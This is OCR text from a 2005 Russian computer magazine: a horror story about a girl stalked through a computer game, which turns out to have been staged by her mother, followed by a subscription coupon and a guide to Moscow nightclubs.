[* * *] Каждое воскресенье они с мамой навещали бабушку. Она жила одна в соседнем районе и очень обижалась, если дочь и внучка забывали про нее более чем на пару дней. «Конечно, кому я, старая, нужна?» — часто ворчала старушка, но едва Оля переступала порог, она забывала о своем недовольстве и бежала доставать из холодильника все, что успела приготовить. Людмила Петровна, как и многие другие бабушки, считала, что плотно кушать — залог здоровья, поэтому стол всегда ломился от разных угощений, которые не съесть даже за неделю. Однако Людмила Петровна считала, что Оля должна съесть все. Иначе не вырастет.



— Оленька, как у тебя с учебой? — поинтересовалась бабушка.

— Как обычно — ничего утешительного. У нас одни компьютеры в голове, — ответила за Олю мама.

— Ну, это не дело. Учиться, Оленька, очень важно. Без профессии теперь никуда.

Оля, подперев голову рукой, лениво мешала ложкой картошку. Ей совершенно не хотелось принимать участие в обсуждении собственной неуспеваемости, но деваться было некуда.

— Я, когда вырасту, буду хакером! — наконец объявила девочка.

— Ага, и загремишь в тюрьму лет на 10. Там тебя быстро отучат, — парировала мать.

— Не загремлю. Умные хакеры не попадаются.

— Ох, Ольга. Выброси эти дурацкие мысли из головы. Пора уже поумнеть.

Оля сердито посмотрела на маму и принялась набивать желудок, нарочно громко чавкая.
После обеда мама и бабушка остались поболтать о своем, а Оля ушла в комнату смотреть телевизор. По телеку ничего интересного не крутили, так что девочка просто прыгала с канала на канал. Мобильник в кармане завибрировал.
Оля редко пользовалась мобильным телефоном, мама купила его, чтобы всегда быть в курсе, где дочь. «У вас 1 непрочитанное сообщение», — висела надпись на панели. Номер отправителя был скрыт.
Оля нажала кнопку, и надпись изменилась. Сообщение оказалось коротким: «Поиграй со мной сегодня». В конце стояла подпись: «ТГ». ТГ? Оля попыталась вспомнить, у кого из ее знакомых такие инициалы, но никто не подходил. Может, ошиблись номером?

[* * *] За окном темнело. Выходные прошли, как всегда, незаметно, и завтра уже предстояло идти в школу. Оля сидела за компьютером, но делать ничего не хотелось. Мельком посмотрев дневник, она заметила, что ничего важного не задали. Впрочем, ничего важного не задавали и весь прошедший учебный год. Да и вообще, ерунда эта школа.
Взгляд Оли задержался на коробке с игрой.
«Поиграй со мной сегодня».
Почему-то Оля чувствовала, что это не было просьбой. Скорее приказ. На коробке стояла яркая, тщательно выведенная надпись «Техногном», и она вспомнила инициалы ТГ. Но не мог же выдуманный карлик попросить ее поиграть с ним. Тем не менее, от мысли об этом стало не по себе.
Девочка вставила компакт-диск. Экран высветил уже знакомое меню. Она выбрала пункт «Продолжить» и оказалась в том месте, где закончила игру в прошлый раз. Зловещий карлик с ухмылкой поглядывал на нее, вокруг темнели стены лабиринта. Оля вооружилась мышкой и повела это существо к месту предполагаемого выхода.
Карлик не бегал молча. Разработчики игры наделили его голосом — визгливым, отталкивающим. Именно такой голос и должен быть у негативного героя. Когда гном долгое время никому не строил козни, он возмущался и грозил кулаком. Впрочем, недостатка в персонажах, над которыми можно было поиздеваться, в игре не было. Как и способов издевательства. Каждую успешную проделку, будь то невинная шалость или убийство, гном сопровождал довольным визгом.
Оля не знала, насколько большой в игре лабиринт и сколько потребуется времени, чтобы вывести из него карлика. Она и не стремилась узнать. Чем дальше, тем больше ее отталкивала эта игра. Скорее всего, она рассчитана на психов, подумала девочка. И создана психами. Единственным, что удерживало ее от того, чтобы выйти и стереть игру с винта, был главный персонаж. Оля понимала, что карлик ненастоящий, но он странным образом притягивал ее к себе. И этот взгляд…
— Наигралась? Пора ложиться, а то я тебя потом не подниму. — В комнату вошла мама.
— Угу. Сейчас. — Оля как раз заканчивала разделываться с бедным Незнайкой, который на свою беду оказался у нее на пути.
— И не забудь почистить на ночь зубы! — напомнила мама из кухни.
Оля вышла в меню и выбрала пункт «Закончить». Экран на секунду моргнул, после чего появился рабочий стол.
Девочка вскрикнула. Вместо привычных обоев с изображением облаков она увидела уродливую, скривившуюся от злости физиономию гнома.

[* * *] Она не знала, как сюда попала и что это было за место. Странный лабиринт, творение сумасшедшего архитектора. Повсюду паутина и сухие водоросли, грибы, растущие прямо из стен, и обрывки бумаг, переносимые ветром с места на место. Все вокруг показалось ей очень знакомым, хотя она знала, что никогда раньше здесь не была. Оля ощутила тяжесть в правой руке и обнаружила, что держит окровавленный топор. Испугавшись, она откинула его в сторону, но в воздухе витала опасность, и она подумала, что если придется защищаться, будет лучше, если у нее окажется при себе оружие. Она подняла топор и пошла вперед, не представляя, в какой стороне находится выход.
Внезапно она услышала тихий зовущий голос: «Сюда! Сюда!». Оля пошла на звук и вскоре достигла большого зала, резко отличающегося от всего остального лабиринта. Мраморные стены с висящими на них картинами, свечи в канделябрах, роскошное убранство и длинный ковер, ведущий прямо к хрустальной кровати. Оля подошла к ней и увидела красивую девушку. Она спала, но во сне произносила: «Сюда!». Оля не знала, что ей делать. Ей хотелось выбраться отсюда, и она почему-то была уверена, что девушка препятствует этому. Все вокруг казалось неправильным, плохим. Внезапно она ощутила, как сами по себе поднимаются ее руки, занося над головой топор. Олю сковал ужас, все тело стало ватным, и она увидела, как топор с силой опустился на спящую девушку. Перед глазами встала пелена тумана, закрывшая все вокруг, но уже через секунду туман исчез, а взгляд остановился на изящном зеркальце, стоящем у кровати. Оле безумно захотелось заглянуть в него. Она медленно подошла, взяла его в руки и посмотрела вглубь. В отражении на нее смотрело уродливое лицо гнома, а в ушах зазвучал визгливый голос: «Поиграй со мной! Поиграй!».
Оля вскочила с постели. За окном была еще ночь, только лампочки компьютера тускло горели во мраке.

[* * *]
— Маринина!
Голос учительницы вернул Олю на землю.
— О чем я сейчас говорила?
Оля попыталась сосредоточиться. Она в школе на уроке алгебры. Они изучают квадратные уравнения. Что-то с этим связанное.
— По поводу квадратных уравнений, Лариса Григорьевна.
Учительница смерила Олю ледяным взглядом:
— Побудь, пожалуйста, с нами. Не витай в облаках. — И продолжила вести урок.
Сон не выходил у Оли из головы. Он был таким реальным, что даже сейчас она помнила детали.
— …Икс в квадрате. В таком случае у уравнения будет два одинаково верных решения. — Голос учительницы слился в монотонный шум.
Задумавшись о своем, Оля рисовала и через минуту осознала, что рисует гнома из игры. Кривой нос, злые глаза, железка на голове… похоже. Только у нее он получился совсем не страшным, скорее комичным. Дорисовать она, впрочем, не успела, так как раздался звонок на перемену.





Оля вышла из класса и отправилась в столовую перекусить. Урок информатики должен был начаться через 10 минут, так что стоило поторопиться. По пути ее догнала Катя.

— Оль, ты в столовку?

Оля молча кивнула.

— Пошли, я тоже.

Некоторое время Катя пыталась разговорить подругу, но та, казалось, полностью ушла в себя.

— Олька, ты чего?

— Ничего.

— Ты сегодня какая-то странная. Что случилось?

— Ничего не случилось. Ты вчера дала мне ссылку на видеофайл. Где ты его нашла?

— Какой видеофайл?

— С толстяком. Я вчера вечером получила его от тебя.

— Я ничего не отправляла.

— Как это не отправляла?

— Вот так, не отправляла.

Оля остановилась, мысли ее смешались. Если не Катя, то кто тогда?

Беседа за обедом, состоявшим из булочки с соком, протекала вяло. Зазвенел звонок на урок, и Оля с Катей пошли в класс.

Информатику, как и алгебру, им преподавали первый год. Раньше этот предмет начинался на пару лет позже, но в связи с темпами развития компьютеров было решено начинать изучение техники с 12 лет. У большинства Олиных одноклассников дома уже был как минимум один компьютер, поэтому они без проблем воспринимали школьную программу, рассчитанную на полных ламеров. Но Оля, безусловно, разбиралась в этом лучше остальных. Информатика была единственным уроком, где девочка была впереди всех, но то, что там изучали, казалось ей смертельно скучным. Школьные компьютеры не были подключены к интернету, но были соединены кабелем между собой. Единственным PC с выходом в глобальную Сеть был тот, за которым работала преподавательница. Она также могла управлять любым компьютером в классе со своей машины. В те редкие моменты, когда им разрешалось посидеть за школьными «мамонтами», она доставала дискету и читала с нее сохранные архивы рассылок.

В этот раз было именно практическое занятие. Учительница всегда нервничала и с большой неохотой пускала детей за компьютеры, так как именно ей приходилось отвечать за технику. Поэтому обычно большую часть ученики проводили, слушая банальные вещи, и лишь в конце минут 10 могли пощелкать по клавиатуре.

Незадолго до конца урока Оля, наконец, села за школьный гробик и вставила свою дискету. На ней был только один файл — TG.txt. Этого просто не могло быть, так как девочка прекрасно помнила, что переписала на нее несколько архивов. Оля достала дискету, будучи уверенной, что просто перепутала ее с чьей-то другой. Но наклейка с героем мультфильма и личные записи не оставляли сомнений — дискета ее.

Она снова вставила ее в компьютер и открыла файл. Там была только одна фраза: «Сегодня вечером».

В этот момент компьютер перезагрузился.

Это произошло так внезапно, что девочка даже вздрогнула. Вероятно, сбой — кому как не ей знать, насколько ненадежен виндовз. Пока система вновь загружалась, информатичка заметила ребут и подошла к Оле.

— Опять балуешься с компьютером? — неодобрительно заметила она. — Почему, в то время как твои одноклассники делают то, что у нас по программе, ты занимаешься не-



понятно чем? Вот тебе и результат.
— Но ничего страшного не…
Слова застыли в воздухе.
— Это что еще такое? — возмутилась учительница, глядя в монитор. — Маринина, что ты вытворяешь?
Оля вскочила со стула и под удивленные взгляды одноклассников выбежала из класса. Компьютер, за которым она сидела, без перерыва генерировал на экране изображения уродливых лиц в металлическом шлеме, опутанном проводами. Скрипучий динамик выдавал что-то похожее на смех.

[* * *] В парке было спокойно. Оля сидела на лавочке рядом с озером и смотрела на воду. В ее мыслях проносились события трех последних дней. Происходило что-то страшное, непонятное, и объяснить это она не могла. Кто послал ей сообщение? Как ему удалось пробраться на школьный компьютер? Что им от нее нужно? Оля была достаточно взрослой, чтобы не верить, что за всем этим стоит вымышленный персонаж из компьютерной игры.
— Оля? Что ты тут делаешь?
Рядом с ней стоял Миша, держащий на поводке свою собаку. Они учились в параллельных классах и были знакомы по шахматному кружку, в котором Оля пару лет назад была единственной девочкой. Правда, проходила туда недолго.
— Гуляю.
— У вас так рано закончились уроки?
— Можно подумать, они у тебя закончились, — передразнила его девочка.
— Я болею.
— Ага, как же.
Миша сел рядом с ней. Оля предпочла бы побыть наедине — ей нужно было о многом подумать. Но, к счастью, Миша, в отличие от подруги, не болтал без остановки, а больше был занят собакой. Подняв палку, он кинул ее в сторону, и Блэк тут же ринулся за ней, а потом добросовестно вручил хозяину.
— Умная собака, — кивнула на Блэка Оля.
— Умнее некоторых людей. А у тебя есть кто-нибудь?
— Нет.
— Родители не разрешают?
— Сама не хочу. Возиться потом с ними.
Оля перевела взгляд с собаки на мальчика:
— Как бы ты поступил, если бы за тобой охотился сказочный персонаж?
Вопрос застал Мишу врасплох.
— Какой персонаж?
— Неважно. Злой персонаж. Плохой.
— Ну, надавал бы ему как следует.
— А если его не существует?
— А как он тогда может за мной охотиться?
— Не знаю, — тихо ответила Оля. — Вчера он изменил мне обои на компьютере. Переписал файл на мою дискету. А час назад что-то сделал с компьютером в кабинете информатики.
— Да о ком ты говоришь?
Оля молчала.
— Ладно, я пошел. Только что купил классную компьютерную игру. Буду играть.
Еще до того, как Миша продемонстрировал ей компакт-диск, Оля уже знала, что увидит. Такая же коробка лежала у нее на столе. С нее смотрели те же злые глаза.

[* * *] Оля совершенно не хотела играть в эту игру, еще больше не хотела снова увидеть эту рожу. И вряд ли могла объяснить самой себе, почему она снова запустила ярлык «Техногном». Может быть, это единственный способ найти ответы на вопросы?
Появилась заставка, в которой карлик приглашал в игру, зловещий смех, а затем меню. Оля продолжила играть с того момента, где вышла в прошлый раз, и персонаж, которым она управляла, показался еще отвратительнее, чем раньше.
На этот раз она попала в совершенно мрачное место. Трудно было даже поверить, что здесь могли оказаться хорошие герои, с которыми предстояло разделаться. Звуки, раздававшиеся из колонок, подчеркивали угнетающую атмосферу. А единственными живыми существами, которые попадались на пути, были крысы и пауки.
Гном нетерпеливо подпрыгивал на месте и возмущенно махал топориком, который Оля нашла в одном из тайников лабиринта. Ему явно хотелось крови.
Через какое-то время декорации снова сменились, и гном оказался в просторной комнате с мраморными стенами, освещенной мириадами свечей. Он бежал по ковру, размахивая топориком. Пока не достиг роскошного ложа.
В углу экрана всплыла подсказка, сообщающая, что рядом есть персонаж, на котором можно заработать очки. Оля подвела гнома к кровати и увидела спящую девочку в красивом голубом платье. Она уже была готова направить карлика разделаться с новой жертвой, но что-то ее остановило. Оля увеличила изображение. И в лежащей на ложе девочке узнала себя.
Это действительно была она. Волосы, черты лица, все остальное — сходство компьютерной модели с оригиналом было потрясающим. Карлик застыл в ожидании приказа, готовый в любую секунду наброситься на нее.

[* * *] Оля медленно открыла глаза. Высоко над ней простирался белый потолок, такими же белыми были и стены, лишенные всяких обоев. Рядом сидела мама и держала ее за руку.
— Ма-ам? — слабым голосом произнесла Оля.
— Да, доченька. Не разговаривай, отдыхай.
— Где я?
— Ты в больнице. Тут о тебе хорошо заботятся.
— А что случилось?
— Ты немножко переволновалась, но все будет хорошо. Поспи. Тебе нужен покой.
Оля закрыла глаза, пытаясь вспомнить, что произошло. Но мозг ослаб и отказывался восстанавливать картины прошлого. В тумане проплывали призрачные ведения. Вот она в каком-то лабиринте. Потом этот звонок, где из трубки доносится странный голос. Она уже бежит по улице. Затем стоит на краю моста. Холод… Все это никак не связывалось в одно целое — странные фрагменты, обрывки памяти. Уже засыпая, Оля услышала где-то далеко незнакомый голос:
— Я дал ей успокоительное. После того как Оля проснется, она будет чувствовать себя намного лучше.
— Спасибо вам, — ответил мамин голос.
— Постарайтесь оберегать ее от волнений. Девочка пережила сильный нервный срыв. Сейчас ей необходимо ваше внимание.
Уже на границе со сном Оле предстало последнее видение. Ми-

ниатюрный человечек в забавной металлической шапочке махал ей на прощанье рукой. Она не могла рассмотреть его лицо, но когда он исчез, испарившись в воздухе, испытала облегчение. Интересно, кто бы это мог быть? Додумать она не успела, так как уже спала, тихо и мирно.

[четверг — пятница] Учительница звонила уже второй раз за последний месяц. Звонки по поводу неуспеваемости дочери были и раньше, но теперь становилось понятно, что одними обещаниями не отделаешься.
— Поймите, Анна Сергеевна, — говорила в трубку классная руководительница, — Оля очень способная девочка. Но она совершенно не готовится, а во время уроков витает где-то в облаках. А то и вовсе не появляется. Я вас очень прошу, повлияйте на нее.
— Спасибо, что позвонили. Я обязательно с ней побеседую. Сегодня же.
Аня положил трубку, вошла в детскую и задумчиво посмотрела на свою дочь. Ольга, как всегда, сидела за компьютером и чатилась с неизвестными людьми, которых называла своими друзьями. Девочке было всего 12 лет, но в компьютере она разбиралась лучше, чем ее мать, сидевшая за ним в офисе целыми днями. И, казалось, больше ничего в этом мире ее не интересовало.
— Звонила учительница, — объявила Аня. Ольга на секунду напряглась, но тут же продолжила клацать по клавиатуре. Как будто это ее не касается. Мать подошла и выключила монитор.
— Ма-а-а-ам! — возмущенно протянула дочка.
— Нам нужно с тобой серьезно поговорить.

[* * *] Аня не могла сказать точно, когда ее дочь пристрастилась к компьютеру. Но началось все с их с Андреем развода. Ольга сильно переживала это событие и замкнулась в себе, и, чтобы как-то развеселить дочь, Аня купила ей компьютер. Первые несколько дней дочка пальцем к нему не притронулась — все злилась на мать. Но потом любопытство взяло верх, и она начала потихоньку его осваивать, даже попросила маму купить ей самоучитель. Сначала ей удавалось совмещать учебу со своим новым увлечением, но чем больше Оля втягивалась, тем больше запускала школу. И затем начались эти звонки. Аня пыталась поговорить с дочкой, объяснить, насколько важно хорошо учиться. Надеялась, что Оля достаточно взрослая, чтобы понять. Но ничего не менялось. Тогда она пошла на крайние меры. Стала прятать клавиатуру, мышку и другие компьютерные запчасти. «Если Оля отдохнет от компьютера, то, может, возьмется за ум», — думала тогда Аня. Но реакция дочери оказалась совсем не такой, какую она ожидала. С Ольгой случилась истерика, она отказалась разговаривать с матерью, перестала есть. Ане даже показалось, что дочь готова на самоубийство. Ей не оставалось ничего другого, как вернуть изъятые вещи. Девочка тут же успокоилась и углубилась в свой мир.
Но проблема со школой так и оставалась нерешенной. Аня не могла убедить дочь по-хорошему, не могла и насильно оторвать ее от компьютера. Даже последний разговор, в котором она старалась быть максимально строгой и убедительной, не принес успеха. Дочь слушала, соглашалась, пообещала исправиться, но снова провела весь день за компьютером, даже не притронувшись к тетрадям.
У Ани опускались руки. Казалось, выхода не было, и она даже подумывала о том, чтобы сводить дочь к психотерапевту. Но решение пришло ей в голову совершенно неожиданно. Идея была простой и по-своему гениальной. Оставалось только все подготовить.

[* * *] «Техногном» был детской компьютерной игрушкой, которую выпускала малоизвестная российская компания. Главный герой, по мнению Ани, выглядел жутковато. Эдакий размалеванный улыбающийся карлик в шлеме, опутанном проводами. В игре нужно было управлять этим существом, чтобы выбраться из запутанного лабиринта. Про игру Аня узнала от сотрудницы на работе, которая купила компакт-диск с игрой для своего младшего сына.
— Мерзость какая, — заметила Аня, едва глянув на коробку с нарисованной на ней улыбчивой рожей.
— Вот-вот. А молодежь теперь от такого без ума. Я Артемке пыталась втолковать, давай, мол, энциклопедию красочную куплю, а он: «Нет, хочу Техногнома, и все тут».
— И кто такое только делает.
— Меня больше волнует, что наши дети растут на таких игрушках. Вспомни, во что мы играли.
Аня помнила, как дубасила в детстве мальчишек и играла с ними в пекаря, войнушку и другие подобные игры, но предпочла эту тему не затрагивать.
Сейчас она сидела на своем рабочем месте и смотрела на упаковку только что купленного CD. Страшный гном с ухмылкой уставился на нее, и от этого взгляда у нее мурашки пробежали по коже. Подумать только, эту игру она отдаст своей дочери. Аня успокаивала себя, что это для ее же блага.
Оглянувшись по сторонам и убедившись, что рядом никого нет, Аня взяла трубку и набрала номер, который не числится ни в одном справочнике.
— Это я, — коротко представилась она, когда на том конце взяли трубку. — Игру завтра отдам, остальное за вами. Все будет, как договаривались?
— Не волнуйтесь. Сделаю как надо.
— Только не переборщите. Не забывайте, это моя дочь.
— Мы же вроде все обсудили? Не переживайте так, Анна. Я прекрасно понимаю, что от меня требуется.
— Хорошо. Остальные деньги получите, когда все закончится.
Связь прервалась. Анна еще раз посмотрела на коробку и подумала, не совершает ли она большую ошибку.
-eof-



ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

«Хакер»+2 CD

115р	ЗА НОМЕР (экономия 30руб.*)
690р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1242р	ЗА 12 МЕСЯЦЕВ (экономия **460**руб.*)

«Хакер»+DVD

130р	ЗА НОМЕР (экономия 30руб.*)
780р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1404р	ЗА 12 МЕСЯЦЕВ (экономия **516** руб.*)

«Хакер»+«Хакер Спец»

207р	ЗА НОМЕР (экономия 85руб.*)
1242р	ЗА 6 МЕСЯЦЕВ (экономия 510 руб.*)
2236р	ЗА 12 МЕСЯЦЕВ (экономия **1250** руб.*)

Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: 924-96-94;
- по адресу: 107031, Москва, Дмитровский переулок, д. 4, строение 2, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОчТУ ИЛИ ФАКС.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку.

www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можено оформить с ноября.

ПО ВСЕМ ВОПРОСАМ ПО ПОДПИСКЕ ЗВОНИ БЕСПЛАТНО ПО ТЕЛЕФОНУ 8-800-200-3-999 (В ТОМ ЧИСЛЕ С МОБИЛЬНЫХ ТЕЛЕФОНОВ СЕТЕЙ МТС, БИЛАЙН, МЕГАФОН).

ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ЗАДАВАТЬ ПО E-MAIL: INFO@GLC.RU



ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер +2CD и Хакер Спец + CD
- ☐ на комплект Хакер+DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________________

____

дата рожд. ☐☐.☐☐.☐☐ г.
день месяц год

АДРЕС ДОСТАВКИ:

индекс ____________________

область/край ____________________

город ____________________

улица ____________________

дом __________ корпус __________

квартира/офис ____________________

телефон (код) ____________________

e-mail ____________________

сумма оплаты ____________________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ месяц 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________________»	
с ______ месяц 2005 г.	


Ф.И.О.

Подпись плательщика

Кассир

ВЫДВИГАЙСЯ В КЛУБЫ!

SideX (sidex@real.xakep.ru)



"Lifestyle"

ЕЩЕ ВЧЕРА МНЕ БЫЛО СОВСЕМ КАЙФНО ЗАВИСАТЬ ПО КОМПЬЮТЕРНЫМ КЛУБАМ, СОБИРАТЬ СОТНИ ФРАГОВ ЗА НОЧЬ И ОСУШАТЬ ПО ЯЩИЧКУ БАЛТИКИ-ТРЕШКИ. РЯДОМ ВСЕ СВОИ РЕБЯТА, ВСЕ ХОТЯТ ОДНОГО — ПРАВИЛЬНО ПРОВЕСТИ ВРЕМЯ. СЕГОДНЯ ТАКЖЕ ХОЧЕТСЯ ТОЙ ОБЩНОСТИ, ЧУВСТВОВАТЬ СЕБЯ ЧАСТЬЮ БОЛЬШОГО ДВИЖЕНИЯ. ДА И ЕСТЬ ГДЕ ДВИГАТЬСЯ, ДАРОМ, ЧТО ЛИ, В МОСКВЕ МОЖНО НАЙТИ БОЛЕЕ 600 КЛУБНЫХ ТОЧЕК! СТОИТ ЛИ ТРАНЖИРИТЬ ВРЕМЯ И ЛАВЭ НА ОСВОЕНИЕ ВСЕГО И ВСЯ СОБСТВЕННЫМ ГОРБОМ? ВОВСЕ НЕТ, Х УЖЕ ПОБЫВАЛ ВО ВСЕХ ДОСТОЙНЫХ МЕСТАХ!

«Мио»

Адрес: Калужская пл., 1, метро Октябрьская

«Мио» оказался самым первым в списке клубов, куда нас заслал CuTTer для написания статьи. Вписавшись туда, я первым делом пошел в ресторан клуба, который мутирует в чилл-аут по время проведения вечерин. В тот момент желудок не жаждал подпитки, а вот имевшийся в «Мио» кальян оказался очень кстати. После раскурки трубки мира путь лежал на танцпол, где оказалось не так уж много свободного места. Сие вовсе не расстроило и даже способствовало настроению близости с местной «позитивной молодежью», как местную публику назвали бы в 90-е. Сближение с прекрасным полом особенно порадовало, благо дамы были представлены достойными образцами детородной промышленности :). Понятно, что наполнить клуб исключительно симпатичными людьми далеко не просто. Отбором заведует зоркий фейс-контроль. Не стоит кривить лица, вспоминая обломанные вечера, — к отправке сюда лучше приготовиться загодя: полазать по гардеробу в поисках самых лучших шмоток; пощелкать в записнушке и выцепить с собой самую лучшую девочку ;). Ежели всего необходимого пока нет, можно резко начать разрабатывать тему и быть в тонусе к лету, когда «Мио» снова откроет летнюю террасу. Тем же, кто в тонусе уже сейчас, обязательно придется по вкусу исключительно хакерский дизайн клуба — все сделано под high-tech. Если раскрыть не только глаза, но и уши, можно услышать качественное electro, house и R'n'B по вторникам.

«Б2»

Адрес: Большая Садовая, д.8, метро Маяковская

Самый большой клуб Москвы. Поклонники «Б2» требуют называть их объект страстей исключительно «мегаклубом» и напрочь отказаться от банального «развлекательного центра». По своим масштабом место является противоположностью описанному выше «Мио», однако атмосфера сплоченности присутствует и здесь. Тому способствует факт, что в клубе крутят самую разную музыку и люди собираются по интересам: здесь и рок, и джаз, и кантри, и, конечно, танцы. Большой размер и разнообразие жанров привлекает разнообразных звезд большого размера :). Частыми гостями здесь становятся «Неп-

in Clubs



рикасаемые» и «Аквариум». Особенным спросом пользуются парти от DJ Basic, который крутит дико актуальную ныне музыку 80-х. Клуб четко продуман, но коммуникации внутри могли бы быть удобнее.

Fabrique

Адрес: Садовническая, 33, метро Новокузнецкая

В отличие от «Девушек фабричных», данный клуб представляет собой истинную фабрику: все изваяно из бетона, металла и обильно удобрено стеклом. Ниша клуба — танцевальная, сюда регулярно привозят именитых заграничных диджеев. За местным DJ-пультом, который двигается вверх и вниз, успели побывать Felix da Housecat, Seb Fontaine и Judge Jules. Творцы работают настолько качественно, что от счастья приходится часто бегать в тубзалет. Последний отлично отдизайнерен под характерный совковый стиль, нечто подобное уже было прежде реализовано в кофейне «Москва — Берлин». Фейс-контроль похож на тот, что имеется в «Пропаганде».

«Пропаганда»

Адрес: Б. Златоустовский пер., 7, метро Китай-Город

Это танцевально-электронное место было названо «Клубом тысячелетия» в одном из новогодних номеров Х. То было пять лет назад. Времени прошло немало, но многое осталось прежним. Например, вечерины «Пропки» по четвергам до сих пор остаются в топе. За прошедшее время так и не появилось чиллаута, общительным приходится тренировать голосовые связки, перекрикивая гул танцпола. Днем на танцполе расставлены столы, за которыми восседают посетители одноименного кафе. Дневные клиенты встают и уходят, приходят деятели ночного движения. Среди них преобладают молчелы, тогда как чуть уступающие по численности дамы часто оказываются представлены не самыми прекрасными особами. И мальчики и девочки испытывают сложности с проникновением в туалет, перед входом в который образуются настоящие пробки.

«Точка»


Адрес: Ленинский просп., 6, метро Октябрьская

Если ты собираешься попасть в «Точку», то записывай новый адрес, куда перебрался изначальный проект с метро 1905 года. Клуб стал в два раза больше прежнего, но новая дислокация определенно проигрывает… Попасть внутрь будет не так-то просто, прохода на яркие концерты бойцов вроде Дельфина и 5nizzы порой приходится ждать пару часов. Совершив успешный прорыв и желая опустить свое бренное тело за стол, будь готов заплатить 300 рэ только за сам столик в рок-клубе. Оно, конечно, неприятно, но уж очень сильна реклама данного места на «Нашем радио». Давай примем приглашение от столь авторитетного органа народной культуры. Только кто же будет нас вызволять наружу, когда концерт закончится? Проблема непролазного выхода остается актуальной; потратив два часа на проникновение, можешь смело выделять столько же времени на выход. В целом место напоминает «Свалку», обозрение которой Х давал прежде.

«Гауди»

Адрес: Складочная, 1, стр. 19, метро Савеловская

